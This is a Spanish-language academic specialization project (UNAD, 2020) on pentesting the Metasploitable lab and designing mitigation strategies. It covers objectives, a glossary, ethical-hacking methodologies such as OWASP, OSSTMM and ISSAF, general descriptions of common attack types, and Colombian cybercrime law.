# DISEÑO DE ESTRATEGIAS DE MITIGACIÓN A LAS VULNERABILIDADES DEL ENTORNO VIRTUAL *METASPLOITABLE*

JORGE ELIECER AMOROCHO MATEUS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANCABERMEJA – SANTANDER
2020

# DISEÑO DE ESTRATEGIAS DE MITIGACIÓN A LAS VULNERABILIDADES DEL ENTORNO VIRTUAL *METASPLOITABLE*

JORGE ELIECER AMOROCHO MATEUS

Proyecto Aplicado presentado para optar por el titulo de
ESPECIALISTA EN SEGURIDAD INFORMATICA

Director Proyecto
Esp. Ing. DANIEL FELIPE PALOMO LUNA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANCABERMEJA – SANTANDER
2020

NOTA DE ACEPTACIÒN

Firma del Presidente de Jurado

Firma del Jurado

Firma del Jurado

Barrancabermeja, 15 agosto de 2020

## DEDICATORIA

El presente trabajo de grado lo dedico especialmente a Dios, por ser quien protege mis días y me fortalece para continuar en este proceso de obtener uno de los anhelos más deseados. A mis padres, Jorge y Nancy por su amor, trabajo y esfuerzo en todos estos años; su compañía me permite ser lo que soy, es para mí un privilegio y orgullo ser hijo, de unos padres tan maravillosos como ustedes.

A mis hermanos, porque siempre están presentes, en los retos de mi vida, su apoyo material y moral ha sido fundamental.

A todas las personas que me han apoyado mis proyectos profesionales, superiores y colegas quienes han visto en mí potencial, pues han permitido que tenga éxito a nivel profesional y académico.

## AGRADECIMIENTOS

Agradecer a Dios por bendecirnos la vida, por guiarnos a lo largo de nuestra existencia, es apoyo y fortaleza en aquellos momentos de dificultad o debilidad.

Gracias a mis padres Jorge y Nancy, a mis hermanos, Jorge Fernando, Jorge Santiago y Laura Yoryina, asimismo especial agradecimiento a mi sobrino Diego Santiago por ser una inspiración en mi vida y mi alegría, son ustedes mis motores para alcanzar mis sueños, agradezco por confiar y creer en mis expectativas, por sus importantes recomendaciones, su respeto y los valores que me han inculcado.

Agradezco a mis profesores de la UNAD, compañeros de estudio y trabajo, siempre estuvieron presentes entregándome su conocimiento y apoyo.

**CONTENIDO**

pág.

## LISTA DE TABLAS

pág.

## LISTA DE FIGURAS

Pág.

## GLOSARIO

CONFIDENCIALIDAD: pilar destinado a garantizar que el activo se encuentre seguro, de tal manera que solo pueda ser accesible por personas autorizadas, impidiendo la filtración de la información a personas o sistemas no autorizados.

DENEGACIÓN DE SERVICIO DISTRIBUIDO: técnica de ataque informático que es llevado a cabo a través múltiples orígenes que generalmente actúan como *botnet*, la finalidad es inundar el tráfico de red de los servidores para impedir la continuidad de los servicios, dicha amenaza informática pretende afectar uno de los pilares de la seguridad informática como lo es la disponibilidad.

DISPONIBILIDAD: capacidad que permite el acceso a las personas autorizadas sin importar la hora o lugar del cual se intente acceder, garantizando de esta forma que la información sea asequible al personal autorizado.

*DAMN VULNERABLE WEB APPLICATION*: proyecto de entrenamiento en seguridad web diseñado *PHP* y *MySQL*, el objetivo es la explotación vulnerabilidades web, el cual dispone de tres niveles de dificultad.

INTEGRIDAD: pilar destinado a asegurar que la información no ha sido vulnerada, entiéndase por vulneración cualquier modificación que pueda sufrir la información desde que parte de su origen.

*Information System Security Assessment Framework*: metodología que permite realizar escaneo de vulnerabilidades, ha sido desarrollada para identificar y evaluar una red de trabajo, sus sistemas y aplicaciones disponibles.

KALI: sistema operativo de núcleo Linux de código abierto (*Open Source*), cuya finalidad es la auditoría y seguridad informática soportado por *Offensive Security*.

METASPLOIT: herramienta de seguridad informática de código abierto escrito en Ruby, dispone de (03) tres versiones que son *Community Edition*, *Profesional* y *Express*. Corresponde a un *Framework Pentesting* con varias funcionalidades empleadas por expertos en seguridad informática para realizar los diferentes procesos del *test* de intrusión, como lo es la recolección de información, escaneo de vulnerabilidades, explotación y post-explotación

*Network Mapper*: poderosa herramienta de seguridad informática con licencia *GPL* (*General Public Licence*), multiplataforma, su finalidad es realizar auditorías de seguridad en una red con el propósito de descubrir los *hosts* que se encuentran disponibles (*Online*), como al igual los servicios con detalles específicos,

reconocimiento de sistemas operativos, asimismo, dispone de técnicas de evasión, de detención de intrusos y cortafuegos, identificación de vulnerabilidades, etc.
*Open Web Application Security Project*: proyecto abierto de seguridad informática en aplicaciones web, considerado como un estándar de seguridad para determinar vulnerabilidades y combatir ataques informáticos.

PROTOCOLO DE INTERNET IP: es la base fundamental de la Internet, corresponde aquel conjunto de normas que rigen cómo los paquetes de comunicación se transmiten a través de la red. Por su parte, los protocolos de transporte permiten a los programas comunicarse entre sí.

SISTEMA DE DETECCIÓN DE INTRUSIONES IDS: herramienta que actúa de manera cautelosa como mecanismo para prevenir y dar aviso ante cualquier actividad sospechosa alusiva a una instrucción en los sistemas, realiza un análisis detallado del tráfico de la red como acción para mitigar un ataque informático. Existen varios tipos de sistemas de detección de intrusiones, los cuales se basan en firmas, del *host*, de red, en anomalías, pasivo, reactivo, etc. Los dos más importes son los sistemas de detección de intrusiones de red N-IDS y sistemas de detección de intrusiones en el *host* H-IDS.

SNORT: sistema de detección de intrusiones basado en red, desarrollado por la compañía *Cisco Systems*, este instrumento multiplataforma es muy usado en el mundo de la seguridad informática, la cual se encuentra disponible bajo la licencia GPL (Licencia Pública General), la característica más sobresaliente esta que actúa como un *Sniffer* permitiendo realizar un análisis en tiempo real de trafico de red.

*TRANSMISSION CONTROL PROTOCOL TCP:* protocolo de transporte que permite establecer conexión, intercambiar datos y a su vez garantiza la entrega de datos.

*WEB APPLICATION FIREWALL*: corresponde a un tipo de cortafuego particular que es empleado como control de acceso a un servicio web, actúa entre la aplicación web y el cliente con el fin de interceptar y eludir solicitudes catalogadas como maliciosas que puedan comprometer la seguridad de la aplicación.

## RESUMEN

En el ambiente controlado de seguridad informática de la herramienta *Metasploitable* se evidencian vulnerabilidades, las cuales pueden ser explotadas durante una simulación de ataque informáticos. El presente proyecto aplicado dispone de recursos técnicos garantes a la implementación de pruebas de *Pentesting* bajo el enfoque de metodologías de *hacking* ético, los cuales se rigen bajo los conceptos de las metodologías *Web Application Security Project – OWASP, Information Systems Security Assessment Framework – ISSAF* y *Open Source Security Testing Methodology* Manual – OSSTMM.

Lo anterior permite el análisis, detección y explotación de vulnerabilidades de seguridad informática, se recrea un ambiente controlado de ataques informáticos a los diferentes sistemas objetivos de estudio, cuyo resultado conlleva a la implementación de políticas de seguridad informática en los sistemas, en procura de mitigar los riesgos. Por su parte, el desarrollo del presente proyecto genera sensación de confianza y conformidad por parte de los clientes internos y externos, además de posicionar la imagen corporativa en términos de credibilidad y visibilidad.



Palabras clave:

Hacking Ético, Auditoría, Seguridad Informática, Pruebas de Testeo, Amenazas Informáticas, Activos Informáticos, Políticas de Seguridad de la información, Vulnerabilidad, Riesgos Informáticos, Ataques Informáticos.

## ABSTRACT

In the controlled computer security environment of the Metasploitable tool, vulnerabilities are evident, which can be exploited during a computer attack simulation. This applied project has technical resources that guarantee the implementation of Pentesting tests under the approach of ethical hacking methodologies, which are governed under the concepts of Web Application Security Project - OWASP, Information Systems Security Assessment Framework - ISSAF methodologies and Open Source Security Testing Methodology Manual - OSSTMM.

The above allows the analysis, detection and exploitation of computer security vulnerabilities, it is recreated in a controlled environment of computer attacks on the different objective study systems, whose result leads to the implementation of computer security policies in computer systems in pursuit of mitigate the risks For its part, the development of this project generates a sense of trust and compliance on the part of internal and external clients, in addition to positioning the corporate image in terms of credibility and visibility.



Keywords:

Ethical Hacking, Audit, Computer Security, Testing Tests, Computer Threats, Computer Assets, Information Security Policies, Vulnerability, Computer Risks, Computer Attacks.

# INTRODUCCIÓN

Comprender que la evolución de las Tecnologías de la Información y Comunicación TIC han incursionado notablemente en la vida, se trata de una herramienta que rompe barreras de tiempo y espacio, de una época de constante trasformación digital. Por su parte, las empresas optimizan sus procesos en todas sus áreas, siendo más eficientes, productivas y competitivas, dejando atrás los modelos tradicionales y poco eficaces; en razón a los anterior, se infiere que las Tecnologías de la Información y Comunicación son un instrumento que garantiza el desarrollo organizacional, no se debe olvidar que la oferta y demanda ha conllevado a la exigencia de la inclusión tecnológica por parte de las organizaciones, siendo un utensilio fundamental en la gestión de las organizaciones.

Asimismo, las pequeñas y medianas empresas (Pymes) actuales se alinean a los constantes cambios de la globalización con el fin de procesar los datos a través de las Tecnologías de Información y Comunicación, en la que se garantice políticas de integridad, disponibilidad y confidencialidad contenida en los sistemas informáticos gracias a los mecanismos de seguridad y protección, aunque persisten preocupaciones de algunas empresas por aquellos riesgos tecnológicos que afectan a las organizaciones. No se puede dudar del gran avance de la tecnología la cual ha traído consigo nuevos paradigmas que demuestran lo contrario, la imperiosa obligación de enfocar a las entidades en relación con sus metas estrategicas, sin lugar a dudas brinda oportunidades de competitividad y sostenibilidad empresarial. La administración en una empresa debe buscar la correcta proyección y planificación para el adecuado control sobre la misma, mediante mecanismos de dominio eficientes que permitan diagnosticar la viabilidad de la compañía.

El presente proyecto aplicado está destinado a la implementación de pruebas de *Pentesting* al caso estudio del entorno virtual *Metasploitable*, la auditoría de seguridad informática se implementará en los recursos tecnológicos que permita establecer y garantizar políticas de seguridad de la información, partiendo de la identificación de vulnerabilidades de enfoque de seguridad informática, implementación de acciones correctivas y generación de políticas de seguridad en procura de mitigar los riesgos informáticos, a través del desarrollo de las diferentes fases de auditoria de seguridad informática como lo es, la recopilación de información, identificación y explotación de vulnerabilidades, que conlleven a garantizar un entorno seguro, finalmente el presente proyecto genera un impacto positivo en la eficiencia organizacional relacionadas con la seguridad informática.

# 1. DEFINICIÓN DEL PROBLEMA

## 1.1 ANTECEDENTES DEL PROBLEMA

La evolución de las Tecnologías de la Información y Comunicación ha incursionado notablemente en las organizaciones, estas herramientas han permitido a las empresas optimizar sus procesos en todas las áreas, siendo más eficientes, productivas y competitivas. A un costado se han dejado los modelos tradicionales por carecer de operacionalidad vanguardista, sin lugar a duda las TIC garantizan el desarrollo organizacional, no se debe olvidar que la oferta y demanda ha conllevado a la exigencia de la inclusión tecnológica por parte de las empresas, siendo instrumento fundamental en la gestión de las organizaciones. Es de vital importancia el significado y valor simbólico de los datos, se podría considerar que representan una fracción cuantitativa y cualitativa que al encontrarse estructurados o catalogados de alguna manera generan información, su principal aporte consiste en el empleo que se le pueda dar a los mismos, gracias a los datos se puede tomar decisiones de calidad. Es por ello que los datos son clasificados como un activo sensible en las organizaciones, debido a ello es imprescindible resguardarla.

Desde otra perspectiva surge la conjetura inevitable de la incursión tecnológica, algunos grupos expertos estiman que los problemas de seguridad informática se han trasformado en uno de los principales inconvenientes de las entidades, como si se tratase del talón de Aquiles en las empresas que tienen flujo de información. Hay que tener claro, los riesgos de seguridad informática siempre van a estar presentes a pesar de los ingentes controles que se implementen, pues la evolución tecnológica y digital tiene sus impactos drásticos y está en constante progreso.

El internet brinda un sinfín de usos y ventajas, pero a su vez trae consigo riesgos inminentes que se deben considerar, en el caso de estudio del entorno virtual *Metasploitable* se evidencian brechas de seguridad informática que permitieron vulnerar la seguridad del proyecto de aplicación web con alcance a diferentes sistemas informáticos. Los riesgos informáticos son considerados como aquella manifestación de hecho donde existe la probabilidad de sufrir un peligro, es decir, una situación de amenaza a que ocurra un incidente con impactos negativos, desde el enfoque delictivo sus acciones pueden ser trascendentales, se contempla el robo de información, acceso no autorizado, violación de datos personales, abuso de dispositivos que faciliten la comisión de delitos, interceptación de datos informáticos, etc.

Por su parte, la seguridad es una cualidad que permite tener sensación de confianza, es decir, permite aislar aquellos riesgos o peligros independientemente del contexto en que se encuentre. A su vez, la seguridad informática es

reconocida como aquella disciplina que se encarga de proteger la integridad, confidencialidad y disponibilidad de información en un sistema informático. Asimismo, la seguridad de las aplicaciones web corresponde a una de las principales ramas de seguridad informática que se ocupa taxativamente de la seguridad de los servicios web, aplicaciones web, sitios web, etc.

Conlleva a comprender que los ataques cibernéticos son acciones encaminadas a explotar las vulnerabilidades informáticas, que desde el enfoque delictivo pueden ser trascendentales. Estos ataques disponen de diferentes técnicas específicas, se evidencian ataques del lado del cliente, ataques lógicos, revelación de información, autenticación, autorización, ejecución de comandos, entre muchas más. Por su parte, las vulnerabilidades de las aplicaciones web no son más que comportamientos inesperados, son catalogados como debilidades que pueden ser explotadas por los delincuentes informáticos para comprometer las políticas de seguridad de la información, evidenciando el salto de directorio, error de gestión de recursos, inyecciones, validación de entrada, error de diseño, fallo de autenticación, error de *buffer*, configuración, etc.

## 1.2 FORMULACIÓN DEL PROBLEMA

¿Cómo determinar el nivel de seguridad informática mediante la implementación de pruebas de *Pentesting* al caso estudio del entorno virtual *Metasploitable* a través de la identificación y explotación de vulnerabilidades en los sistemas informáticos?

# 2 JUSTIFICACIÓN

La alta gerencia de una empresa busca la correcta proyección y planificación para el adecuado control sobre la misma, mediante mecanismos de dominio eficientes que permitan diagnosticar la viabilidad de la compañía. Por su parte, la manifestación de los sistemas informáticos en los flujos de información ha sido catalogada como aquella agrupación de elementos tanto tangibles como intangibles, en la que se efectúe el adecuado tratamiento de información. Para la gran mayoría de las organizaciones la información es el activo más importante, muchas empresas tienen como alcance asegurar la administración de los mismos en términos de políticas de integridad, disponibilidad y confidencialidad.

Por su parte, la auditoría de seguridad informática que se implementará en el entorno virtual *Metasploitable* será de tipo caja negra, al auditor no se le brindará información alguna que permita o coadyuve a identificar y explotar las diferentes vulnerabilidades. Es válido mencionar, que la gran mayoría de los ataques informáticos de la actualidad aprovechan fallas de diseño o *bugs* en los diferentes *software,* un *software* es un producto derivado de un resultado exclusivamente intelectual, que es efectuado por el ser humano y como ser racional esta propenso a cometer errores en sus acciones, en razón a ello, durante las etapas del ciclo de vida del *software* también estar proclive a fallas, conllevando muy posiblemente a brindar un producto que no satisface las necesidades y expectativas esperadas. Gran parte de estos incidentes se debe a que algunos desarrolladores web no son cuidadosos al diseñar sus proyectos.

Implementar un *Penetration Testing*[1] en los recursos tecnológicos del entorno virtual *Metasploitable* permitirá establecer y garantizar políticas de seguridad de la información, esta acción genera sensación de confianza y conformidad por parte de los clientes internos y externos, además de posicionar la imagen corporativa en términos de credibilidad y visibilidad. La transcendencia al entorno aplicado del caso estudio del entorno virtual *Metasploitable* se centra en la identificación de vulnerabilidades de enfoque de seguridad informática, implementación de acciones correctivas y generación de políticas de seguridad en procura de mitigar los riesgos informáticos a través de buenas prácticas de enfoque de metodologías de *hacking* ético, la propuesta tiene como objetivo dar desarrollo a las diferentes fases de auditoria de seguridad informática como lo es, la recopilación de información, identificación y explotación de vulnerabilidades, que conlleven a garantizar un entorno seguro, finalmente el presente proyecto genera un impacto positivo en la eficiencia organizacional relacionadas con la seguridad informática.

[1] VALDERRAMA GUARDIA, Jhon. Prueba de penetración para la identificación de vulnerabilidades en la red de computadoras en la Alcaldía del municipio de Cantón del San Pablo. Quibdó, 2017, 14p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

# 3 OBJETIVOS

## 3.1 OBJETIVOS GENERAL

Diseñar estrategias que permitan mitigar las vulnerabilidades presentes en *Metasploitable* a partir del desarrollo y documentación de pruebas de *Pentesting* a este entorno virtual.

## 3.2 OBJETIVOS ESPECÍFICOS

- Identificar diferentes metodologías de análisis de vulnerabilidades.

- Ejecutar *test* de intrusión a la infraestructura *Metasploitable* siguiendo la metodología de análisis que se ajuste más a este escenario controlado.

- Detallar métodos de explotación de vulnerabilidades informáticas a través del *Framework* de *Pentesting* como proceso test de intrusión de la auditoria informática.

- Documentar las estrategias que mitiguen el nivel de riesgo existente en la distribución *Metasploitable*.

# 4 MARCO REFERNCIAL

## 4.1 MARCO TEÓRICO

4.1.1 Seguridad Informática[2]. Se vislumbra como aquella disciplina que se encarga de proteger la integridad, confidencialidad y disponibilidad de la información en un sistema informático. Por su parte, las vulnerabilidades son comportamientos inesperados, son catalogados como debilidades que pueden ser explotados por los delincuentes informáticos para comprometer las políticas de seguridad de la información.

Estas vulnerabilidades pueden existir tanto a nivel lógico como a nivel físico, por lo cual es importante asegurar ambos componentes, aunque es valioso recalcar que no existe seguridad perfecta y lo que se pretende es minimizar los riesgos e impactos.

Teniendo en cuenta la necesidad de las organizaciones de evaluar sus niveles de seguridad de la información, surge las metodologías de *Hacking* Ético[3], las cuales consisten en realizar pruebas de penetración o intrusión, pero aisladas de la cibercriminalidad, su finalidad consiste en recrear un ambiente controlado de ataques informáticos a los diferentes sistemas con el objetivo de identificar y explotar las vulnerabilidades halladas. Esta práctica es completamente legal, la cual es supeditada bajo el consentimiento de la administración de la organización, de lo contrario estaría incurriendo en la comisión de delitos informáticos consagrados en la Ley 1273 del 2009.

4.1.2 Ataques informáticos. Consiste en técnicas que permiten comprometer la seguridad informática de un sistema, aprovechando las vulnerabilidades a través de diferentes acciones, en el siguiente apartado se enumeran algunas de ellas, así:

[2] GÓMEZ VIEITES. Álvaro. Enciclopedia de la Seguridad Informática: Principios de la Seguridad Informática. Segunda Edición. Madrid: RA-MA S.A Editorial y Publicaciones, 2011. 6p.
[3] JARA, Héctor & PACHECO, Federico. Ethical Hacking 2.0: La Evaluación de la Seguridad. Primera Edición. Buenos Aires: Fox Andina, 2011. 57p.

4.1.2.1 La inyección SQL. Es un ataque critico que se aprovecha de las consultas en la base de datos, el proceso se basa en la inyección de códigos del lenguaje de programación *Structured Query Language* en sentencias previamente diseñadas con la finalidad de comprometer la normal actividad de la base de datos. Por otra parte*,* es necesario comprender que *Structured Query Language* es un lenguaje de programación enfocado a la operacionalización de la información en la base de datos. El lenguaje de consulta estructurada se caracteriza por la manipulación de datos a través de comandos DML que permite realizar consultas, extraer, actualizar, eliminar e insertar datos en la base de datos. Asimismo, emplea comandos DDL enfocados a la definición de datos que permite crear, modificar, eliminación de base de datos, tablas, índices, etc.

El método consiste en lograr ejecutar fragmentos de algoritmos SQL en el servidor, esta técnica se consigue valiéndose de procesos erróneos en la filtración de las variables que posibilitan la inyección de códigos. Este ataque informático exhibe información restringida, modifica y/o elimina datos, concede accesos no autorizados, ejecutar comandos maliciosos, toma el control de la base de datos, comprometer al sistema operativo que alberga el servidor, entre otros

4.1.2.2 Denegación de Servicios Distribuidos. El ataque tiene como objetivo inundar el tráfico de red de los servidores para impedir la continuidad de los servicios, la técnica niega el acceso a los servicios para aquellos usuarios autorizados por ocasión de la inundación de peticiones empleando varias fuentes que generan un ataque progresivo, por lo general se acude al exceso de consumo de memoria, sobrecarga a la CPU, bloqueo repentino del servicio, etc.

A través de la herramienta Hping3 es posible realiza el ataque DDOS, ya que permite el envió de paquetes TCP, UDP Y RAW-IP a la víctima, a diferencia de la aplicación Ping que solo envía paquetes ICMP, con Hping3 se puede ejecutar ataques TCP/SYN Flooding para inundar con paquetes el servicio y dejarlo inaccesible e inoperante por un determinando tiempo, hay que tener presente que influyen varios factores en el ataque.

4.1.2.3 Ataque de Diccionario. Aprovecha el control de autenticación en un software, el mecanismo consiste en disponer de un archivo externo con la combinación de posibles credenciales relacionados con el usuario, es por ello que la efectividad del ataque es en razón al empleo de contraseñas no seguras, con herramientas como *Crunch, Theharvester* o *CeWL* se pueden personalizar los diccionarios, por otra parte con los software TCH-*Hydra, Metasploit, Cain & Abel, Bruter o John the Ripper* se pueden lanzar los ataques de fuerza bruta o diccionario.

4.1.2.4 Privilegios Excesivos. El ataque se desarrolla cuando a un usuario se le otorga privilegios en la base de datos que extralimitan los requerimientos de su función, de esta manera es posible abusar de sus privilegios con objetivos no autorizados y/o delictivos como por ejemplo consulta, modificar, eliminar información confidencial, camino para ejecutar ataques más peligros, tomar el control de la base de datos, etc.

4.1.2.5 Cross Site Scripting. Los ataques de inyección de *scripts* o también conocidos por las siglas XSS, se trata de varios tipos de ataques que aprovechan las vulnerabilidades relacionadas con la programación utilizada en los sitios web. Permite al atacante insertar instrucciones HTML o *JavaScript* en la aplicación web vulnerable, conllevada al robo de *cookies*, direccionamiento a páginas web externas, subir archivos maliciosos, modificación de la página web (*Defacement*), etc.

4.1.3 Metodologías *Hacking* Ético[4]. Estas guías por lo general están orientadas para pruebas de *Hacking* Ético en las organizaciones, actúan conformes a estos modelos para asistir al nivel directivos en la adecuada toma de decisiones en provecho de las empresas. El *Hacking* Ético se centra en los grandes aportes que brindan la moral y la ética, para el doctor en Filosofía Pekka Himanen en su libro la Ética del *Hacker* y el Espíritu de la Era de la Información5, enlaza el término de la ética y *hacking* al sujeto entusiasta y apasionado a la tecnología, el cual obra bajo el acatamiento de códigos deontológicos, aunque no estén intrínsecamente registrados.

Las metodologías de *Hacking* Ético corresponden aquellas guías estructuradas en procura de atender los riegos en el contexto de la seguridad informática, propiciando estrategias de control y prevención de seguridad como apoyo a los diferentes servicios tecnológicos que se ocupan de minimizar los riesgos antes posibles ataques informáticos, su propósito consiste en respaldar la administración de la información de acuerdo al acatamientos de las políticas de integridad, disponibilidad y confidencialidad.

Entre las metodologías más importantes en la actualidad se distinguen *Certified Ethical Hacker[6], Offensive Security, Open Web Application Security Project – OWASP[7], Information Systems Security Assessment Framework - ISSAF, Technical Guide to Information Security Testing and Assessment NIST SP 800-115, Penetration Testing Execution Standard – PTES. Open Source Security*

[4] MORA ORTEGA, Andrés Santiago. Metodología de Hacking Ético para Instituciones Financieras, aplicación de un caso práctico. Cuenca, 2007, 21p. Trabajo de investigación (Maestría de Gestión Estratégica de Tecnologías de la Información) Universidad de Cuenca - Ecuador. Facultad de Ingeniería.
[5] HIMANE, Pekka. La ética del hacker y el espíritu de la era de la información: ¿Por qué el hacker es cómo es?. Primera edición. Londres: Sin Editorial, 2002. 9p.
[6] ONOFA CALVOPIÑA, Franklin Orland. Análisis y Evaluación de Riesgos y Vulnerabilidades del Nuevo Portal Web de la Escuela Politécnica Nacional, Utilizando Metodologías de Hackeo Ético. Quito, 2017, 21p. Trabajo de investigación (Título de Ingeniero en Sistemas Informáticos y de Computación) Escuela Politécnica Nacional. Facultad de Ingeniería en Sistemas
[7] Ibíd., p.19.

*Testing Methodology Manual - OSSTMM*[8], esta última metodología permite el análisis, detección y explotación de vulnerabilidades de seguridad informática, se efectúa a través de una esbozada inspección e implementación de métodos y herramientas que permite llegar a cabo una auditoría en seguridad informática.

Esta serie de acciones tiene como objetivo principal identificar aquellos incidentes y vulnerabilidades de seguridad informática, como al igual brindar soluciones para disipar los posibles riesgos ante ofensivas, el Manual de la Metodología Abierta de Testeo de Seguridad plantea de manera sistemática el proceso de auditoria en los sistemas informáticos en (7) siete pasos de seguridad, el cual corresponde a la información, procesos, tecnologías de internet, comunicaciones, inalámbrica, física y la sección encamina en la seguridad de sistemas operativos. La auditoría se rige cumplimiento las fases de recopilación de información, monitoreo de la red, identificación de vulnerabilidades y aprovechamiento y explotación de vulnerabilidades.

OSSTMM ofrece soluciones adecuadas para minimizar los riesgos a través de la implementación de auditorías de seguridad que conlleven a la recolección de información, descubrimiento y análisis de vulnerabilidades, determinación de riesgos y capacitación a los usuarios de los sistemas. Estas acciones son parte de mejores prácticas presenciadas en normas internacionales como la ISO 27001[9], ISO 27002, ITIL, NIST, etc.

Por su parte, la metodología de *Open Web Application Security Project – OWASP*, se trata de la reconocida fundación internacional sin ánimo de lucro, la cual es fortalecida por varios sectores que integran la comunidad de la seguridad informática, a través del tiempo se ha evidenciado su gran progreso, tiene como propósito guiar la batalla inquebrantable contra las vulnerabilidades informáticas en el software, específicamente a lo relacionado con la seguridad de las aplicaciones web.

Es así que es reconocido como un estándar de seguridad en aplicaciones web para determinar vulnerabilidades y combatir ataques informáticos, su prestigioso proyecto *OWASP Top Ten* identifica y determina el listado de los diez riesgos informáticos más significativos en las aplicaciones web, que desde el 2010 ha catalogado a la Inyección como el principal. El proyecto *OWASP* se encarga de brindar a las entidades seguridad, confiabilidad en el desarrollo, compra y mantenimiento de las aplicaciones web.

Por su parte, la guía *OWASP* abarca un completo documento que suministra un manual específico para la seguridad de las aplicaciones web, este informe dispone

[8] MORA ORTEGA. Óp. cit., p. 42.
[9] MESQUIDA, Antoni Lluís &, CABESTRERO, Ignacio. Sistema de Gestión Integrado según las normas ISO 9001, ISO/IEC 20000 e ISO/IEC 27001. En: Revista Española de Innovación, Calidad e Ingeniería del Software. Vol.; 6. No 3 (Ago-Sep.2010); p. 1-32.

de aquellas contramedidas con un enfoque de verificación y valoración de la seguridad informática. De esta manera se brinda una completa guía para proporcionar un software menos inseguro. Esta metodología esta especialmente dirigida a desarrolladores, *Testers* de *software* y por supuesto especialistas en seguridad informática, cimentada en brindar una actualizada y útil información ante amenazas de seguridad.

Asimismo, la metodología *Information System Security Assessment Framework ISSAF* es fomentada por *Open Information Systems Security Group OISSG*, la cual se implementa a través 3 etapas, correspondiente a la planificación y preparación, seguido de la evaluación y finalmente por la fase de reporte, limpiar y destruir artefactos. Se enfoca principalmente en la valoración de la seguridad de la estructura de red como al igual del sistema como conjunto. El proceso de las diferentes fases tiene un enfoque similar a la implementación de una auditoria de seguridad informática tal como se expone en el siguiente apartado (recolección información, mapeo red, reconocimiento vulnerabilidades, intrusión, etc.). Sin dudas se podría inferir que guía *ISSAF* es mucho más extensa que la de *OSSTMM*.

Finalmente, el rol de las normas internacionales emitida por la Organización Internacional de Normalización 27001:2013 y 27002:2013 en las organizaciones es fundamental y trascendental, corresponde a la norma más utilizada y extendida, que deliberó una nueva estructura del ya conocido Sistema de Gestión de la Seguridad de la Información; la ISO 27001:2013 es la primera revisión de su predecesora divulgada en el año 2005, se percibe que su estructura ha cambiado debido a la imperiosa necesidad de adaptarse a las versiones actualizadas de las demás normas ISO.

Esta norma a su vez proporciona una mejora continua en el Sistema de Gestión de la Seguridad de la Información, que ha permitido mejorar los diferentes procesos y servicios prestados de cada entidad, reduciendo los costes, tiempos, recursos y demás beneficios que garantizan la eficiencia organizacional, pues se cuenta con mayor enfoque es la gestión de los procesos del citado modelo.

4.1.4 Auditoria de Seguridad Informática. El procedimiento de un *Pentesting* suele regir un proceso sistematizado, por lo general se dinamiza a través de la fase de reconocimiento, fase análisis de vulnerabilidades, fase de explotación, fase de post-explotación y fase de informe. Se estima que el proceso de acceso no autorizado a un sistema informático es arduo si se dispone de la correcta configuración y administración. La implementación del *Pentesting* se desarrollará de la siguiente manera, así:

Fase de recopilación de información, se puede disponer de una gran cantidad de herramientas para el reconocimiento y recolección de información del objetivo a auditar, en la que se puede evidenciar *Maltego, The Harvester, Anubis, Fosa, Uniscan, VisualRoute,* servicios *online*, entre otros. El objetivo de esta etapa es recopilar la mayor información posible, como servidores DNS, servidores de correo electrónico, metadatos de la empresa, información relevante de la organización, saltos de datos, información de dominio, documentos, información de personas vinculadas con la empresa, etc.

Por su parte en la fase 2 corresponde al mapeo de la red, se realiza el sondeo o monitoreo de los *host*s disponibles, descubrimiento de sistemas operativos, de puertos y servicios del objetivo a auditar, se puede disponer de herramientas como *NetScan, Hping, SuperScan, Nmap*, entre otras.

La fase 3 corresponde a la identificación de vulnerabilidades, la cual se desarrolla a partir de la información recolectada de las fases anteriores, se continúa con el descubrimiento de vulnerabilidades en el *host* a auditar, se puede disponer de herramientas que automatizan el proceso de búsqueda de debilidades como *Nessus, OpenVAS, Retina, Acunetix* y hasta el mismo NMAP. Hay que tener presente que una vulnerabilidad es una falla en un sistema, la cual puede ser aprovechada para comprometer la seguridad.

Durante la fase 4 alusiva a la intrusión, la cual es considera como la más interesante y ardua, debe ser realizada con rigor por parte del auditor de seguridad informática, la finalidad es comprometer la seguridad del sistema a través de técnicas, habilidades y destrezas intrínsecas del profesional. Se efectúa gracias a la información aportada por las anteriores etapas. De acuerdo al contexto de las vulnerabilidades descubiertas se acude a herramientas de explotación como por ejemplo *Hping3, Hydra, Ettercap, Wireshark, SQLMa*p, *John The Ripper, Burp Suite, Core Security, Immunity CANVAS, Metasploit, etc.*

Finalmente, en la fase 5 se genera el reporte, en este ciclo del *Pentesting* se registran todas las acciones efectuadas a partir de un informe técnico y ejecutivo, asimismo se brindas aquellas políticas de seguridad informática en los sistemas informáticos como parte de los resultados de la auditoria.

## 4.2 MARCO CONCEPTUAL

4.2.1 Delito informático. Para identificar aquellos factores que conllevan a un individuo a cometer delitos informáticos, es necesario previamente comprender el concepto de delito informático, en Colombia la Constitución Política del 1991 considera al derecho como algo absoluto, imprescriptible e inalienable, es que la privacidad y la protección de datos son derechos del ser humano.

Por su parte, en el año 2009 el Congreso de la República decretó la Ley 1273, mediante la cual anunció la reforma a la Ley 599 del 2000 considerado como el Código Penal, la modificación tuvo como fin adicionar bajo el título denominado de la Protección de la Información y de los Datos, se puede inferir que se trata de un bien jurídico necesario teniendo en cuenta la era de la trasformación digital, pues el Código Penal no disponía para dicha fecha de sanciones penales relacionadas con delitos informáticos. La Ley 1273 del 2009 establece nuevas conductas penales tipificadas como delitos informáticos y protección de la información.

La evolución digital obligó a regular conductas jurídicamente, pues este progreso no tiene límites previsibles y por ello el Congreso de Colombia se vio en la responsabilidad de legislar por medio de jurisprudencia para penalizar dichas conductas punibles; con la Ley 1273 del 2009 Delitos Informáticos el Código Penal ha sufrido modificaciones, pues fue necesaria la reglamentación legal, con ello pretende combatir a los delitos que están relacionados con la informática.

